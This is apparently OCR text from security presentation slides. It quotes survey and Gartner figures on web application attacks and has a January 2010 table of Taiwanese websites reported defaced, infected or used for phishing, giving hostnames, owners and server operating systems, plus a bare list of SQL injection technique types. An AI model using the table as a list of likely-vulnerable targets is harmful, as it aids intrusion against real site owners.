
(1=not significant, 5=very significant)




Source: IDC Enterprise Panel, August 2008 n=244

Cloud Computing Security Issues


Applicaion Security



"75% of all Internet assaults are targeted at web applications."
- Gartner




事件		日期	主機	站名/抬頭	來源	作業系統	D
🕵	⚠	2010-01-20	www.duchy.com.tw	大誠行	Zone-h	Win 2003	
🕵		2010-01-20	www.mit.url.tw		Zone-h	Linux	
🕵		2010-01-20	doit.moea.gov.tw	經濟部技術處全球資訊網	Zone-h	Win 2003	
🕵	⚠🦠	2010-01-20	www.linfair.com.tw	福茂國際	Zone-h	Linux	1
🕵	🦠	2010-01-20	www.mimaki-tw.com.tw	台灣御牧股份有限公司	Zone-h	Win 2003	1
🕵		2010-01-20	www.n2design.com.tw	N2Design Visual Creative Studio	Zone-h	Linux	
🕵	⚠	2010-01-20	fords.idv.tw	海鵰網頁設計工作室	Zone-h	Win 2003	
🕵		2010-01-19	greenpets.com.tw	綠色寵物	Zone-h	Linux	
🕵		2010-01-19	greenpets.tw	綠色寵物	Zone-h	Linux	
🕵		2010-01-19	www.ruggedbook.com.tw	Samwell Group-RUGGEDBOOK	Zone-h	Win 2000	
🕵		2010-01-19	www.samwellg.com.tw	Samwell International Inc.	Zone-h	Win 2000	
🕵	⚠	2010-01-18	hong-yi.com.tw	宏益舞台特效公司	Turk-h		
🕵		2010-01-18	greenbeauty.com.tw		Zone-h	Linux	
🕵		2010-01-17	ce.naer.edu.tw	品德教育資源網			
🕵	⚠🦠	2010-01-16	www.renault.com.tw	RENAULT	Turk-h	Windows	5
🕵	⚠	2010-01-15	www.gift.acer.com.tw	Acer Gift Shop	Turk-h		1
☣	⚠🦠	2010-01-13	www.esthederm.com.tw	雅施婷・肌膚的魔法師			8
🕵	🦠	2010-01-12	www.leegold.com.tw	南群國際	Zone-h	Win 2000	9
🎣		2010-01-08	plum.goldweb.com.tw	風櫃斗青梅加工運銷合作社	PhishTank		2
🎣		2010-01-07	www.firstchem.com.tw	第一化工形象網站	PhishTank		4



- Error Based
- Union Based
- Update Based

- Blind
- Batch Queries
- Extended Procedure



